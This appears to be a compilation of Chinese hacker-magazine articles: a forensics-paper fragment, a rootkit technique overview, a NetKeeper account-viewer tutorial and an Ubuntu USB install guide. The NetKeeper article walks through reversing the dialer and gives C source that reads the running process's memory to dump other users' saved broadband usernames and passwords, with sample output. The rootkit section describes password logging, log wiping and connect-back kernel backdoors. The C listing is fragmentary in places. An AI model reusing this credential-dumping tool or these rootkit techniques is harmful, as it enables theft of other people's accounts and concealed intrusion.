以 Word/Excel2000 为例，如果加密文件使用的 RC4 算法，如果文件保护被使用，最简单的办法是利用字典或者暴力方式破解密码。然而这种方法往往只能对简单密码有效。比如如果密码有 10 位长，并且包含大小写和数字，首先无法找到包含这些字符的字典，只能用暴力破解。如果使用暴力破解，则需要尝试的口令个数为：

$$(26 + 26 + 10)^{10} = 839, 299, 365, 868, 340, 224$$

假如采用 P4 的电脑，每秒尝试 1000,000 个密码，也需要 26614 年时间完全尝试完。即使平均也需要 13307 年才能破解，相当于无法解密。密钥搜索是一种新的密码破解方法。这种方法并不是尝试去恢复密码。以 40 位的 RC4 算法为例，这意味着所需要尝试的密钥数量为：

$$2^{40} = 1, 099, 511, 627, 776$$

这样可以替代尝试所有密码的方式，通过测试所有的加密密钥，一旦密钥被发现，就可以解密文档，而无需口令就可以打开文档。以一个解密节点为例，如果速度为每秒测试 1000000 个密钥，仅需要 305 个小时，即 13 天即可尝试完所有的密钥。如果采用多个解密计算节点同时进行破解，则解密时间可缩短为几天甚至是几个小时。

4.2.2 多节点分布式破解技术

多节点分布式密码破解是一种新的密码破解技术，它能够将非常庞大繁重的密码破解计算问题分解成许许多多小的密码破解运算任务，并分散至多个计算节点上进行。然后通过这些分布式的计算机节点将这些密码破解问题逐个解决。该方法可以利用多个计算节点同时进行字典搜索、暴力破解和密钥搜索破解，大大提高破解成功率和缩短密码破解时间。

4.3 数据的相关性分析

当识别案件中各类数据关联时，可以用节点来表示在他们曾经逗留的地点、所使用过的电子邮件和 IP 地址、财务交易、用过的电话号码，这有助于确定节点之间是否存在值得关注的联系[8]。例如在一个大规模的诈骗案调查中，通过把个人与组织之间的活动关系进行连线，可以显示出资金转帐关系，从而揭露出诈骗案件中最活跃的实体。同样，通过在大量相互交换的消息中描绘嫌疑人发送或接收的电子邮件消息，可以帮助分析员发现可能的同谋。在分析计算机入侵案时，画一个计算机之间的关系图，可以提供对案件的概况，并且可以帮助确定先前被忽视的数字证据源的位置。

5 结束语

虽然计算机技术正在飞速发展，但是其基本构建和操作却是相对稳定的，因此取证程序、数据获取和分析的过程也同样保持相当的稳定。本文分析了目前计算机取证过程中的关键要素。随着对于计算机取证研究的不断深入，计算机取证技术的发展也会不断加快，在打击计算机犯罪中发挥越来越重要的作用。

Rootkit 的类型、功能及主要技术

Rootkit 的类型小结

作者:龙卷身

1. 固化 Rootkits 和 BIOS Rootkits

固化程序是存于 ROM 中,通常很小,使用系统硬件和 BIOS 创建顽固的软件镜像。将制定的代码植入到 BIOS 中,刷新 BIOS,在 BIOS 初始化的末尾获得运行机会。重启无用、格式化无用,在硬盘上无法探测,现有的安全软件将大部分的扫描时间用在了对硬盘的扫描上。

2 内核级 Rootkits

内核级 Rootkits (Kernelland Rootkits) 是通过修改内核、增加额外的代码、直接修改系统调用表、系统调用跳转 (Syscall Jump), 并能够替换一个操作系统的部分功能, 包括内核和相关的设备驱动程序。现在的操作系统大多没有强化内核和驱动程序的不同特性。许多内核模式的 Rootkit 是作为设备驱动程序而开发, 或者作为可加载模块, 如 Linux 中的可加载模块或 Windows 中的设备驱动程序, 这类 Rootkit 极其危险, 它可获得不受限制的安全访问权。如果代码中有任何一点错误, 那么内核级别的任何代码操作都将对整个系统的稳定性产生深远的影响。

特点: 无进程; 无端口。与用户级 Rootkit 相比, 与操作系统处于同一级别, 可以修改或破坏由其它软件所发出的任何请求。

3 用户态 Rootkits

用户态 Rootkits (Userland Rootkits) 是运行在 Ring3 级的 Rootkit, 由于 Ring3 级就是用户应用级的程序, 而且信任级别低, 每一个程序运行, 操作系统给这一层的最小权限。用户态 Rootkit 使用各种方法隐藏进程、文件, 注入模块、修改注册表等。

4 应用级 Rootkits

应用级 Rootkits 通过具有特洛伊木马特征的伪装代码来替换普通的应用程序的二进制代码, 也可以使用 Hook、补丁、注入代码或其它方式来修改现有应用程序的行为。

5 代码库 Rootkits

代码库 Rootkits 用隐藏攻击者信息的方法进行补丁、Hook、替换系统调用。这种 Rootkit 可以通过检查代码库 (如 Windows 中 DLL) 的改变而发现其踪迹。实际上, 很难检测一些应用程序和补丁包一起发行的多种程序库中的 Rootkit。

6 虚拟化 Rootkits 与 Hypervisor Rootkits

虚拟化 Rootkit (Virtual Rootkits) 是利用虚拟机技术的虚拟机 Rootkit (是模仿软件虚拟机形式的 Rootkit)。这种 Rootkit 通过修改计算机的启动顺序而发生作用, 目的是加载自己而不是原始的操作系统。一旦加载到内存, 虚拟化 Rootkits 就会将原始的操作系统加载为一个虚拟机, 这使得 Rootkit 能够截获客户操作系统所发出的所有硬件请求。

Hypervisor Rootkits 是一种基于硬件或固化的 Rootkit。它具有管理员权限的管理程序,

可以在支持硬件协助虚拟化和未安装虚拟化软件的系统上安装基于 Hypervisor 的 Rootkit。然后，这个基于 Hypervisor 的 Rootkit 将可以在比操作系统本身更高的权限级别上运行。

特点：合法内核模式代码降低了检测出攻击者 Hypervisor 模式代码的能力。它是在硬件上运行的虚拟的环境，由于攻击者强行在真正的内核插入虚拟机，在硬件上运行，因此，这常被误认为是内核 Rootkits。在攻击者执行内核模式代码之前，Hypervisor Rootkits 不会运行。当一个系统被 Hypervisor Rootkits 感染时，在该系统的 Kernelland 没有任何迹象，这是与 Hypervisor Rootkits 而不是真正的硬件交互。因此，几乎是不可能从 Kernelland、Userland 和应用层检测到。在 Rootkit 和 Anti-Rootkit 的对抗中，取决于对该 Hypervisor 层的检测和预防，以及在哪一层安装了 Rootkit。谁先去接近硬件就是赢者。这意味着如果用户运行基于 Userland 或 Kernelland 的 Anti-Rootkit 工具，无法检测到 HypervisorRootkits，因为前者不是运行在真实的硬件上，但高于真正的硬件虚拟机。

rootkit 的常见功能：

作者：hackisle

隐藏文件：通过 `strace ls` 可以发现 `ls` 命令其实是通过 `sys_getdents64` 获得文件目录的，因此可以通过修改 `sys_getdents64` 系统调用或者更底层的 `readdir` 实现隐藏文件及目录，还有对 `ext2` 文件系统直接进行修改的方法，不过实现起来不够方便，也有一些具体的限制。

隐藏进程：隐藏进程的方法和隐藏文件类似，`ps` 命令是通过读取 `/proc` 文件系统下的进程目录获得进程信息的，只要能够隐藏 `/proc` 文件系统下的进程目录就可以达到隐藏进程的效果，即 `hook sys_getdents64` 和 `readdir` 等。

隐藏连接：`netstat` 命令是通过读取 `/proc` 文件系统下的 `net/tcp` 和 `net/udp` 文件获得当前连接信息，因此可以通过 `hook sys_read` 调用实现隐藏连接，也可以修改 `tcp4_seq_show` 和 `udp4_seq_show` 等函数实现。

隐藏模块：`lsmod` 命令主要是通过 `sys_query_module` 系统调用获得模块信息，可以通过 `hook sys_query_module` 系统调用隐藏模块，也可以通过将模块从内核模块链表中摘除从而达到隐藏效果。

嗅探工具：嗅探工具可以通过 `libpcap` 库直接访问链路层，截获数据包，也可以通过 linux 的 `netfilter` 框架在 IP 层的 `hook` 点上截获数据包。嗅探器要获得网络上的其他数据包需要将网卡设置为混杂模式，这是通过 `ioctl` 系统调用的 `SIOCSIFFLAGS` 命令实现的，查看网卡的当前模式是通过 `SIOCGIFFLAGS` 命令，因此可以通过 `hook sys_ioctl` 隐藏网卡的混杂模式。

密码记录：密码记录可以通过 `hook sys_read` 系统调用实现，比如通过判断当前运行的进程名或者当前终端是否关闭回显，可以获取用户的输入密码。`hook sys_read` 还可以实现 `login` 后门等其它功能。

日志擦除:传统的 unix 日志主要在/var/log/messages,/var/log/lastlog,/var/run/utmp,/var /log/wtmp 下,可以通过编写相应的工具对日志文件进行修改,还可以将 HISTFILE 等环境变设为/dev/null 隐藏用户的一些操作信息。

内核后门:可以是本地的提权后门和网络的监听后门,本地的提权可以通过对内核模块发送定制命令实现,网络内核后门可以在 IP 层对进入主机的数据包进行监听,发现匹配的指定数据包后立刻启动回连进程。

rootkit 的主要技术:

lkm 注射、模块摘除、拦截中断 (0x80、0x01)、劫持系统调用、运行时补丁、inline hook、端口反弹……

lkm 注射:也是一种隐藏内核模块的方法,通过感染系统的 lkm,在不影响原有功能的情况下将 rootkit 模块链接到系统 lkm 中,在模块运行时获得控制权,初始化后调用系统 lkm 的初始化函数,lkm 注射涉及到 elf 文件格式与模块加载机制。

模块摘除:主要是指将模块从模块链表中摘除从而隐藏模块的方法,最新加载的模块总是在模块链表的表头,因此可以在加载完 rootkit 模块后再加载一个清除模块将 rootkit 模块信息从链表中删除,再退出清除模块,新版本内核中也可以通过判断模块信息后直接 list_del。

拦截中断:主要通过 sidt 指令获得中断调用表的地址,进而获取中断处理程序的入口地址,修改对应的中断处理程序,如 int 0x80, int 0x1 等。其中拦截 int 0x1 是较新的技术,主要利用系统的调试机制,通过设置 DR 寄存器在要拦截的内存地址上下断点,从而在执行到指定指令时转入 0x1 中断的处理程序,通过修改 0x1 中断的处理程序即可实现想要的功能。

劫持系统调用:和拦截中断类似,但主要是对系统调用表进行修改,可以直接替换原系统调用表,也可以修改系统调用表的入口地址。在 2.4 内核之前,内核的系统调用表地址是导出的,因此可以直接对其进行修改。但在 2.6 内核之后,系统调用表的地址已经不再导出,需要对 0x80 中断处理程序进行分析从而获取系统调用表的地址。

运行时补丁:字符设备驱动程序和块设备驱动程序在加载时都会向系统注册一个 Struct file_operations 结构实现指定的 read、write 等操作,文件系统也是如此,通过修改文件系统的 file_operations 结构,可以实现新的 read、write 操作等。

inline hook:主要是指对内存中的内核函数直接修改,而不影响原先的功能,可以采用跳转的办法,也可以修改对下层函数的 call offset 实现。

端口反弹:主要是为了更好的突破防火墙的限制,可以在客户端上监听 80 端口,而在服务器端通过对客户端的 80 端口进行回连,伪装成一个访问 web 服务的正常进程从而突破防火墙的限制。

打造简单的 NetKeeper 宽带账号查看器 1.11

作者: no_comment

转眼间又是一年, 年刊又到了征稿的时候, 觉得这篇文章或许对某些人还是有用处, 高手就直接跳过吧, 原文中程序只是一个简单的例子, 还有很多考虑不全的地方, 还不能拿来当工具使用, 在此文中, 我已经将程序修正, 而且在使用的时候, 还发现了 NetKeeper 一个非常不安全的地方, 那就是不管你点不点保存密码, 密码都会被保存, 于是只要在一台是登陆过的 NetKeeper 的计算机上运行此程序, 就能取到别人的密码. 所以, 在公共计算机上使用过 NetKeeper 拨号后, 最好删除保存密码的 Credit 文件后再离开, 或者直接关机 (存在还原卡的情况). 在此程序中, 程序有两种搜索模式, 一种是块搜索模式, 一种暴力搜索, 在输入畸形格式的账号后, 会影响到默认的块搜索判断, 这个时候可以使用暴力搜索模式.

by trojancyborg / no_comment

注: 此文已在黑客防线 2010 第 12 期发表 转载请注明出处

前几天在机房上实验课, 打开 NetKeeper 准备拨号的时候, 发现里面有很多别人保存的账号, 估计是大家偷懒, 电脑从早到晚都没关机, 因为学校的电脑本来是有还原卡的. 于是内心突然诞生了很邪恶的想法, 到百度里面找 NETKEEPER 账号查看器, 无奈却没有结果.

看来什么东西都得自己动手啊, 想起若干年前很厉害的宽带账号查看器, 于是打算自己写个简单的赝品玩玩.

由于我知道密账号信息是保存在 NetKeeper 同目录下的 Credit 文件中的, 我们就直接动手吧. 至于怎么来的, 大家可以分别替换该目录下的文件试试.

用 OD 载入 NetKeeper, 然后在命令插件中输入以下内容:

```
bp CreateFileA, [STRING [esp+4]]=="Credit"
```

然后按 F9, 程序就会中断在 CreateFile 中, 然后按 Ctrl+f9 回到用户的代码中, 往下不远处就能看见以下代码:

```
004133A5 |> \8D4424 0C      LEA EAX, DWORD PTR SS:[ESP+C]
004133A9 |.  6A 00            PUSH 0                                ;
/pOverlapped = NULL
004133AB |.  8DBB 4C0F0000    LEA EDI, DWORD PTR DS:[EBX+F4C]      ; |
004133B1 |.  50              PUSH EAX                              ;
|pBytesRead
004133B2 |.  68 8C160000     PUSH 168C                            ;
|BytesToRead = 168C (5772.)
004133B7 |.  57              PUSH EDI                              ; |Buffer
004133B8 |.  56              PUSH ESI                              ; |hFile
004133B9 |.  C74424 20 000>MOV DWORD PTR SS:[ESP+20], 0      ; |
004133C1 |.  FF15 08024F00   CALL DWORD PTR DS:[<&KERNEL32.ReadFile>] ; \ReadFile
```

我们运行到 004133B7 处, 然后查看下 EDI 的内容, 这个值就是缓冲区的地址, 然后我们在数据窗口中跟随, 就能看到缓冲区的内容, 此时大家也可以换用 IDA 工作, 这样更顺手一些.

大家可以到拨号程序的目录下面看看 Credit 文件的大小, 会发现它刚好是 5.63 KB (5,772 字节), 而刚刚的读取操作也是这个大小, 很明显, 程序现在准备把 Credit 文件整个读取到缓冲区中. 我们继续往下走会看到以下代码:

```
004133D9 |> \817C24 0C 8C1>CMP DWORD PTR SS:[ESP+C], 168C
004133E1 |. 74 17          JE SHORT NetKeepe.004133FA
判断读取操作是否成功. 我们继续往后走几步:
004133FA |> \56          PUSH ESI                      ; /hObject =
00000208 (window)
```

```
004133FB |. FF15 2C024F00 CALL DWORD PTR DS:[<&KERNEL32.CloseHandle>;
\CloseHandle
```

```
00413401 |. 6A 00          PUSH 0
00413403 |. 57            PUSH EDI
00413404 |. 8BCB          MOV ECX, EBX
00413406 |. E8 251E0000   CALL NetKeepe.00415230
```

这时大家请注意下这个 EDI, 里面存放的是缓冲区的地址, 猜测后面的这个函数就是解密的函数, 我们跟进去

```
00415230 /$ 8B4424 08    MOV EAX, DWORD PTR SS:[ESP+8]
00415234 |. 53            PUSH EBX
00415235 |. 55            PUSH EBP
00415236 |. 56            PUSH ESI
00415237 |. 33F6          XOR ESI, ESI
00415239 |. 57            PUSH EDI
0041523A |. 3BC6          CMP EAX, ESI
0041523C |. 0F84 29010000 JE NetKeepe.0041536B
00415242 |. 68 08EC5100   PUSH NetKeepe.0051EC08          ; ASCII
"EncodeCredit, encode
```

```
00415247 |. E8 C4F2FEFF   CALL NetKeepe.00404510
这个函数在开始就会根据传递的参数 (0 或 1) 选择分支, 而这两个分支分别有如下字符串:
00415242 |. 68 08EC5100   PUSH NetKeepe.0051EC08          ; ASCII
"EncodeCredit, encode
```

```
0041536B |> \68 F0EB5100   PUSH NetKeepe.0051EBF0          ; ASCII
"EncodeCredit, decode
```

猜测此函数是一个就既能加密, 也能解密的函数.

换 IDA, 往下看, 就看到这样的代码:

```
.text:0041536B loc_41536B: ; CODE XREF: encode_decode+C j
.text:0041536B      push offset aEncodecreditDe ; "EncodeCredit, decode\n"
.text:00415370      call sub_404510
.text:00415375      mov ebp, [esp+14h+pbuffer] ;传入缓冲区的地址
.text:00415379      add esp, 4
.text:0041537C      mov [esp+10h+flags], esi      ; 清 0, 将此参数做记录已解密
账户个数的计数器
.text:00415380      mov eax, [ebp+0] ; 将缓冲区的第一个字节取出, 其值加 1 就是账号
的个数
.text:00415380      ;
.text:00415383      inc eax ; eax=(DWORD*)pbuffer+1
.text:00415384      test eax, eax
```




```
.text:00415386     jle loc_415451
.text:0041538C     lea esi, [ebp+50h] ; esi=(char *) pBuffer+0x50
.text:0041538F
.text:0041538F loc_41538F: ; CODE XREF: encode_decode+21B j
.text:0041538F     lea ecx, [esi-20h]
.text:00415392     push 20h ; username_len
.text:00415394     push ecx ; pBuffer_username
.text:00415395     call decode ; 解码
.text:0041539A     push 20h ; pwd_len
.text:0041539C     push esi ; pBuffer_pwd
.text:0041539D     call decode ; 解码
.....
.text:00415433     mov eax, [esp+38h+flags] ;取出计数器,里面记录已经解密的账号
个数
.text:00415437     mov edx, [ebp+0] ;账号的个数
.text:0041543A     add esp, 28h
.text:0041543D     inc eax
.text:0041543E     add esi, 1C0h
.text:00415444     inc edx
.text:00415445     cmp eax, edx ;判断所有的账号是否都已经完成解码工作
.text:00415447     mov [esp+10h+flags], eax
.text:0041544B     jl loc_41538F
```

大家可以在 OD 中在这两处函数后面下断点.

```
.text:00415392     push 20h ; username_len
.text:00415394     push ecx ; pBuffer_username
.text:00415395     call decode ; 解码

.text:0041539A     push 20h ; pwd_len
.text:0041539C     push esi ; pBuffer_pwd
.text:0041539D     call decode ; 解码
```

F9 运行, 然后观察数据窗口, 就会发现账号和密码都在缓冲区中被还原了, 据上面的代码我们就可以猜测出 Credit 文件的大体结构:

总长度 0x168c (5772) 缓冲区地址 0x0012d708 (这个地址是在我的机器上调试出来的)

头部 0x30 ; 其中第一字节的内容加 1 为账号个数

账号 1

user 0x20

pwd 0x20

other 0x180

账号 2

.....

.....

真正的解密函数其实是 decode (IDA 我改了名字的, OD 为 CALL NetKeepe.004100C0), 此函数根据传入缓冲区地址还有长度, 然后进行解密, 在该函数的内部先进行了算法的初始化, 然后是每次 8 字节的解密工作, 不过这个解密算法有点复杂 (至少对于像俺一样的算法白痴来说是), 用 Peid 查了下, 发现有 DES 的 SBOX, 估计他们自己改写了的, 不过算法太长, 我也看得云里雾里的, 期待高手们去分析吧. 直接按了下 F9, 然后熟悉的拨号界面出现了, 不过我发现那个缓冲区中的内容依然还在, 这下好办了, 既然俺功力不够, 能不能直接从文件中取, 那就换个法子——直接从内存中读取.

在我的的机器上, 这个缓冲区的地址是 0x0012d708, 其实这个地址并非固定不变的. 因为这个缓冲区是在堆栈中, 若用 IDA 往上回溯就会发现这个缓冲区其实是在一个对象中间, 说白了, 这个缓冲区其实是一个对象的一个组成部分, 而账号密码信息就在其中. 那么我们就不能直接去读取固定的地址, 只能先读取一个数据块, 然后在里面搜索账户的信息, 最后把搜索到的信息输出来.

代码如下:

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include <math.h>
//Code::blocks 10.5 下通过
typedef struct          //单个账户结构
{
    char name[0x20];
    char pwd[0x20];
    char other[0x180];
} *PACCOUNT;

void    turn(char *pstr, long    len);
HANDLE  hProcess();
DWORD   FindPWD(long  pfind, long  endaddr, char *str);
int IsChar(char *str, int len);
int check(char *pData);
void print_data(PACCOUNT buffer);
int namelen(char *pstr, int len); //用户名长度搜索
DWORD   FindEx(long  pfind, long  endaddr, char *str);
long atoh(char *pstr);
char* filename(char *pname);

HWND     hwnd;
HANDLE   HProce; //保存目标进程句柄
```



```
}
else
{
    printf("%s -b/-f beginaddr endaddr endlstr\n", filename(argv[0]));
    printf("exp: %s -b 0x0012C000 0x00130000 @cqpt", filename(argv[0]));

    return 0;
}

HProce=hProcess();
printf("HProcess: 0x%.8x\n", HProce);
printf("\n");

switch(choose)
{
    case 1:
        FindPWD(0x0012C000, 0x00130000, "@cqpt");
        getchar();
        break;
    case 2:
        FindPWD(atoi(argv[2]), atoi(argv[3]), argv[4]);
        break;
    case 3:
        FindEx(atoi(argv[2]), atoi(argv[3]), argv[4]);
        break;
}

return 0;
}

HANDLE hProcess()//获取目标进程的句柄
{
    hwnd=FindWindow(0, "NetKeeper2.5");
    if (!hwnd)
    {
        printf("Error!Can't find NetKeeper2.5\n");
        getchar();
        return 0;
    }
}
```

```
}
printf("HWND:0x%.8x\n", hwnd);
GetWindowThreadProcessId(hwnd, &ProcessId);
printf("Process ID: 0x%.8x\n", ProcessId);
return OpenProcess(PROCESS_ALL_ACCESS, 0, ProcessId);
}
DWORD FindPWD(long pfind, long endaddr, char *str)
{
    //查找的起始地址;
    //LPVOID pfind=0x0012C000;

    int iUserNum=0, num;
    LPVOID Bassaddress=0;

    memset(buffer, 0, buf_len);

    while(pfind<endaddr)
    {
        if (ReadProcessMemory(HProce, pfind, buffer, buf_len, &nbyte))
        {
            turn(buffer, nbyte);
            buffer[buf_len-1]=0;
            int c=0;
            while(c<0x100)
            {

                if (0==strcmp(&buffer[c], str))//查找可疑字符串
                {

ReadProcessMemory(HProce, (pfind+c-0x30), buffer, buf_len, &nbyte);
                    int len=namelen(buffer+0x30, 0x30);

ReadProcessMemory(HProce, (pfind+c-0x30-len), buffer, buf_len, &nbyte);

                    if (!IsChar((char*)&buffer+0x30, 10)) break;
                    if (num=check(buffer)&& buf_len==nbyte)
                    {
                        if (iUserNum<num)
                        {

                            iUserNum=num;
                        }
                    }
                }
            }
        }
    }
}
```



```

        Bassaddress=(pfind+c-0x30-len);
    }
}

    }

        c++;
    }
}
else
{
    printf("read memory error! 0x%x\n",pfind);
}
pfind+=0x100;
}

printf("Des Process Bass Addr:%x\n\n",Bassaddress);

ReadProcessMemory(HProce,Bassaddress,buffer,buf_len,&nbyte);
print_data(buffer);
return 0;
}
void turn(char *pstr,long len)//大写字母转为小写
{
    while(len--)
    {
        if ('A'<=pstr[len] && 'Z'>=pstr[len])
        {
            pstr[len]=pstr[len]+32;
        }
    }
}

int namelen(char *pstr,int len)//用户名长度搜索
{
    long num=0;
    pstr--;
    while(len--)
    {
        if ('0'<=*pstr && '9'>=*pstr)
            num++;
        else if ('a'<=*pstr && 'z'>=*pstr)
            num++;
    }
}

```

```
        else    if  ('A' <= *pstr && 'Z' >= *pstr)
            num++;
        else    if  ('@' == *pstr)
            num++;
        else    if  ('-' == *pstr)
            num++;
        else
            break;
        pstr--;
    }
    return  num;
}

int IsChar(char *str, int len) //判断指定长度的字符串是否为有效字符
{
    while (len--)
    {
        if  ('0' <= str[len] && '9' >= str[len])
            continue;
        else    if  ('a' <= str[len] && 'z' >= str[len])
            continue;
        else    if  ('A' <= str[len] && 'Z' >= str[len])
            continue;
        else    if  ('@' == str[len])
            continue;
        else    if  ('-' == str[len])
            continue;
        else
            return 0;
    }
    return 1;
}

int check(char *pData) //检查是否是保存账号信息的数据块
                        //返回账号的个数
{
    int n = *(DWORD*)pData + 1; //账户个数
    PACCOUNT pCheckData = pData + 0x30;
    while(n--)
    {
```

```
        if (!IsChar(pCheckData->name, 12))
            return 0;
        pCheckData++;
        if (pCheckData>(char*)pData+buf_len)
            return 0;
    }
    return (*(DWORD*)pData+1);
}

void print_data(PACCOUNT pd)//输出缓冲区中所有账号信息
{
    PACCOUNT pbuf=(char *)pd+0x30;
    int i=1,num=1+*(DWORD*)pd;
    while(i<=num && pbuf<(char*)pd+buf_len)
    {
        printf("%.2d: %s    %s\n", i++, pbuf->name, pbuf->pwd);
        pbuf++;
    }
    return ;
}

DWORD FindEx(long pfind, long endaddr, char *str)
{
    //查找的起始地址;
    //LPVOID pfind=0x0012C000;

    int num=1;

    memset(buffer, 0, buf_len);

    while(pfind<endaddr)
    {
        if (ReadProcessMemory(HProce, pfind, buffer, buf_len, &nbyte))
        {
            turn(buffer, nbyte);
            buffer[buf_len-1]=0;
            int c=0;
            while(c<0x100)
```

```
{

    if (0==strcmp(&buffer[c], str))//查找可疑字符串
    {

ReadProcessMemory(HProce, (pfind+c-0x30), buffer, buf_len, &nbyte);
        int len=namelen(buffer+0x30, 0x30);
        if(len<5) break;

ReadProcessMemory(HProce, (pfind+c-len), buffer, buf_len, &nbyte);

        if (!IsChar((char*)&buffer, 12)) break;
        {
            PACCOUNT pbuf=(char*)&buffer;

printf("0x%.8x %.2d: %s %s\n", (pfind+c-len), num++, pbuf->name, pbuf->pwd);

        }

    }

    c++;
}
else
{
    printf("read memory error! 0x%x\n", pfind);
}
pfind+=0x100;
}

return 0;
}

long atoh(char *pstr)    //字符串转为数字（十六进制或十进制转为数字）
{
    long num=0;
    turn(pstr, strlen(pstr));
    if ('0'==pstr[0] && 'x'==pstr[1])    //十六进制的字符串
    {
        int len=strlen(pstr);
        int i=0;
        while(i<len-2)
```

```
{
    char c=pstr[len-i-1];
    if('0'<=c && '9'>=c)
    {
        num=num+(c-'0')*pow(16, i);
    }
    else if('a'<=c && 'f'>=c)
    {
        num=num+(c-'a'+10)*pow(16, i);
    }
    else
        return 0;
    i++;
}
return num;
}
Else //十进制字符串
{
    return atoi(pstr);
}
}

char* filename(char *pname) //从路径全称中获取程序名
{
    char *pstr=pname+strlen(pname)-1;
    while (pstr>pname)
    {
        if ('\\'==*pstr) return (pstr+1);
        pstr--;
    }
    return pname;
}
```

这个程序针对目前最新的 NetKeeper 2.5.0045 编写的, 需要在打开 NetKeeper 的情况下才能取到密码, 我在 xp 和 win7 下测试都能正常获得账号和密码信息, 但考虑到各个学校的软件版本可能有差异, 所以我并不证在所有的机器上都能正常获取密码. 顺便告诫大家, 在机房用 Netkeeper 拨号时, 千万不要保存密码, 其实 NetKeeper 对账号的保密很差的, 且不说在程序启动时会直接读到内存中解密, 在拨号时进行验证时, 数据也是明码传输的, 这意味着有心人如果把 Credit 文件复制后去抓包, 密码也能出来. 甚至在拨号成功后, 在账号管理界面用星号查看器也能得到密码.

下面是我测试的图片:

查看有关计算机的基本信息

Windows 版本

Windows 7 旗舰版

版权所有 © 2009 Microsoft Corporation。保留所有

```

C:\Users\liuhao\Desktop\tool.exe
NetKeeper2.5.0045 Account View

by no

HWND:0x00010244
Process ID: 0x00000aa4
HProcess: 0x00000038

Des Process Bass Addr:12d6cc

01: 0611 Ecqupt 2 22
02: 1614 Ecqupt 1 9385
03: 1615 Ecqupt 2 125
04: 0611 Ecqupt 2 50524
    
```

```

系统:
Microsoft Windows XP
Professional
版本 2002
Service Pack 3

E:\编写NetKeeper账号查
NetKeeper2.5.0045 Account

技术支持商: HWND:0x00050488
Process ID: 0x00000770
HProcess: 0x00000038

WWW.DEEPIN.ORG
DEEPIN
Des Process Bass Addr:12d708

01: 1615 Ecqupt 34 1931
02: 1614 Ecqupt 16 885
03: 1615 Ecqupt 21 25
04: 0611 Ecqupt 29 0524
05: 0611 Ecqupt 02 8
    
```

Ubuntu10.10 制作 U 盘引导盘, 安装, 操作全面指导详解 (附制作工具包)

作者: qindao4

未经允许, 严禁转载, 本文系作者原创所有。如需转载, 联系 QQ:850551511

一、bootice.exe 文件使用说明

1、打开 bootice, 目标磁盘会自动选择存在的 U 盘, 一般插上 U 盘以后, 打开 bootice.exe 会自动识别 U 盘。

2、选在【主引导记录】会出现主引导记录选项擦单, 选择第二项【GRUB for DOS】就是灵活而强大的引导程序, 具有多种引导方式, 可引导多种操作系统或硬件文件。(占用 18 个扇区)。

3、选择【GRUB for DOS】以后, 开始选择【安装/配置】, 一般一些选项不用选择, 如果为了便于运行速度快的话, 可以在禁止软盘上的 GRUB 文件上打钩, 禁止按 C 无条件进入命令行控制台也打钩。

4、选在【写入磁盘】, 至此引导 U 盘自启动安装完毕。

二、U 盘安装文件的准备

5、把附件中提供的 menu.lst 和 GRUB 拷贝到 U 盘的根目录。

6、把 Ubuntu10.10 镜像拷贝到 U 盘, 并且把镜像里面 casper 文件夹下的 vmlinuz 和 initrd.lz 两个文件提取到 U 盘复制到根目录。

7、配置 menu.lst 参数, 用文本打开, 修改里面的文件

```
default 0
timeout 10
title          Ubuntu 10.10 netbook
root (hd0,3)
kernel (hd0,3)/vmlinuz boot=casper iso-scan/filename=/netbook.iso ro quiet splash
locale=zh_CN.UTF-8
initrd (hd0,3)/initrd.lz
```

说明一下【Ubuntu 10.10 netbook】这个会在启动文件上说明 ubuntu 的版本, 【iso-scan/filename=/netbook.iso】其中 netbook.iso 是镜像文件 ISO 的文件名称, 命名为什么名字就修改成什么名字, 【(hd0,3)】这个是 U 盘的盘符名称, 这个要说明一下:

首先你把 U 盘格式化选在 fat32 格式

插上 U 盘, 重启电脑, 选择 U 盘启动 (这几步不会的 google 之), 然后注意了, 这里很重要!!! 看看在跳出的

几行字, 一般半秒消失, 所以要集中精力看。

```
hd0,0          ntfs
hd0,1          ntfs
```

hd0,2 ntfs

hd0,3 fat32

这里要注意的就是 fat32 前面那串字符，那个就是标志你的 U 盘的，一般 U 盘格式化现在默认是 FAT32

如果不是 hd0,3 就需要你在安装之前修改几个地方 (hd0,3) 这个把 3 改为实际出现 fat32 格式的数字，一般默认是 hd0,3。

三、安装工作

8、我是以上网本版的安装做的说明和桌面版安装差不多，就是步骤有些颠倒，出现 ubuntu 界面，选择第一项，安装 ubuntu，进入安装界面，选择中文（简体）前进。

9、进入准备安装 ubuntu，如果没有联网，不要选择下载更新和安装这个第三方软件，联网根据实际需要选择安装中下载更新和安装这个第三方软件（实际联网过程更新速度确实很慢，真是让人杯具），然后选择前进。

10、等个十几秒，出现卸载正在使用的分区，就是 U 盘启动挂载的分区/dev/sdb，全新硬盘选在是，已有分区选否，不过一般选择是，然后点击是，进入分配磁盘空间，有三个选项分别是：与其他操作系统共存，清空并使用整个硬盘，手动指定分区（高级）；因为我已有分区，所以选择了手动指定分区（高级）进行分区调整

前进，出现了分区硬盘的容量大小 sda1, sds2, sda3, sda4，就是所谓的 C,D,E,F 盘符，sda1 用语 ext4 日志文件

系统，格式化此分区，挂载点选择/，把 sds2 分成 3 个小分区，一部分挂载交互空间 swap，一部分作为 ext4 文件

日志系统的 home 空间，剩下的一部分作为主空间，选择前进。

11、文件复制完毕用户，出现键盘布局，选择 china，右栏默认 china，前进出现用户界面输入用户名和密码选择前进，开始安装。

12、安装过程中主要是硬盘分区如何选择主分区的问题

备注：

硬盘分区

1. 如果你已经按照了另一款系统（如 indows XP），而且你想要使用双系统，那么你可以选择第一个选项：

“一起安装它们，开机时选择启动。”

注意：该选项只适合已经安装了操作系统的用户。安装结束后，Windows 加载启动项将被 Ubuntu 加载启动项重置

。

2. 如果你希望删除你已经安装的系统，或者你的磁盘是空白的，你想让安装程序自动为磁盘分区，那么你就可以选择第二个选项：“使用整个磁盘”。

3. 第三个选项是“使用最大的连续空闲空间”，它会选定的磁盘中安装 Ubuntu 10.10。

4. 第四个选项是“手动设置指定分区”，并且只建议高级用户创建分区，或格式化硬盘。

诠释：

准备硬盘空间：选“手动指定分区（高级）”。

如果你的硬盘不是全新的硬盘的话，就不用新建 分区表了，直接选择“空闲”的空间，再点“添加”按钮。

先创建 / 分区：“新分区的类型”选择“主分区”；“新分区的位置”保留默认的“起始”；“用于” “

Ext4 日志文件系统”；“挂载点”选择“/”。

再选择“空闲”空间，点击“添加”按钮。

接着创建 swap 交换空间：“新分区的类型”选“逻辑分区”；“新分区的位置”保留默认的“起始”；“

用于” “交换空间”；“挂载点”不用选。

如果是双系统的话，分一个 / 加 一个交换空间 就可以了。

单系统还可以再分一个 /home，挂载点选“/home”就行了，用“Ext4 日志文件系统”。

四、进入桌面

